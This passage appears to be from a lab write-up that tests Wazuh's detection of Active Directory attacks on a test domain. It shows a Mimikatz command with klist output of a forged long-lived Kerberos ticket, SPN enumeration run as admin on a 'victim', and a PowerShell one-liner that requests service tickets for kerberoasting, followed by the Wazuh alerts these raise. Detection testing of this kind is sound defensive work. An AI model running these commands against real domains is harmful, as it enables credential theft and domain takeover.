
After the successful results , Run the following command : misc :: cmd
Now CMD will be opened and write the command the view session information: Klist



Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hamza-test\Downloads>klist

Current LogonId is 0:0x14d30e3

Cached Tickets: (1)

#0>     Client: FakeUser @ hamzatheroot.local
        Server: krbtgt/hamzatheroot.local @ hamzatheroot.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 1/16/2025 3:24:09 (local)
        End Time:   1/14/2035 3:24:09 (local)
        Renew Time: 1/14/2035 3:24:09 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\hamza-test\Downloads>
```


Now run the script from github’s official repo “ Get Users SPN1 and paste it into the victims Powershell as an admin. You will get:



```
ServicePrincipalName : HTTP/wazuh.hamzatheroot.local
Name                 : admin test
SAMAccountName       : admin
MemberOf             :
PasswordLastSet      : 12/31/1600 4:00:00 PM

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=hamzatheroot,DC=local
PasswordLastSet      : 1/14/2025 12:50:30 AM
```

Now run the following commands in endpoint :


```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> setspn.exe -T medin.local -Q */* | Select-String '^CN' -Context 0,1
| % { New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList $_.Context.PostContext[0].Trim() }
```



```
PS C:\Users\hamza-test\Downloads> setspn.exe -T medin.local -Q */* | Select-String '^CN' -Context 0,1 |
st $_.Context.PostContext[0].Trim() }
Ldap Error(0x51 -- Server Down): ldap_connect
Failed to retrieve DN for domain "medin.local" : 0x00000051
Warning: No valid targets specified, reverting to current domain.


Id                   : uuid-4e94efdb-b8e1-40f4-9f29-0bfe4be7d3b3-4
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/17/2025 7:16:10 AM
ValidTo              : 1/17/2025 5:05:11 PM
ServicePrincipalName : Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-2025-DC01.hamzatheroot.local
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-4e94efdb-b8e1-40f4-9f29-0bfe4be7d3b3-5
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/17/2025 7:16:10 AM
ValidTo              : 1/17/2025 7:18:10 AM
ServicePrincipalName : kadmin/changepw
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-4e94efdb-b8e1-40f4-9f29-0bfe4be7d3b3-6
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/17/2025 7:16:10 AM
ValidTo              : 1/17/2025 5:05:11 PM
ServicePrincipalName : TERMSRV/DESKTOP-2G8GPNJ
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-4e94efdb-b8e1-40f4-9f29-0bfe4be7d3b3-7
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/17/2025 7:16:10 AM
ValidTo              : 1/17/2025 5:05:11 PM
ServicePrincipalName : HTTP/wazuh.hamzatheroot.local
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Attacks Visualization On Wazuh Dashboard:


After successfully performing these attacks , the wazuh dashboard will show up the logs :



4 hits

Jan 15, 2025 @ 13:52:14.393 - Jan 16, 2025 @ 13:52:14.393

timestamp	agent.name	rule.description	rule.level	rule.id
Jan 16, 2025 @ 13:23:13.485	Window10-Endpoint	Possible Golden Ticket attack	12	110003
Jan 16, 2025 @ 13:23:07.110	Window10-Endpoint	Possible Golden Ticket attack	12	110003
Jan 16, 2025 @ 12:41:39.505	Window10-Endpoint	Possible Golden Ticket attack	12	110003
Jan 16, 2025 @ 12:41:36.224	Window10-Endpoint	Possible Golden Ticket attack	12	110003



Directory Service Access. Possible Dcsync attack	12	110001
Directory Service Access. Possible Dcsync attack	12	110001
Directory Service Access. Possible Dcsync attack	12	110001

Pre - Requisites for Lab :

Some prerequisites needed for the lab environment are :

- Wazuh 4.10 stack up and running .
- Windows server 2025 installed .
- Wazuh agent installed on 4.10 .
- A windows 10 endpoint .
- Agent installed on windows endpoint.
- A test domain for compromising (hamzatheroot.local in my case).

Results:

The goal of this exercise was to test the integration of Wazuh 4.10 with Windows Active Directory (2025) for detecting advanced attacks, including Mimikatz, Kerberos attacks, SPN enumeration, and DNSync attacks. The results aim to evaluate Wazuh's effectiveness in monitoring and detecting malicious activities in a simulated environment.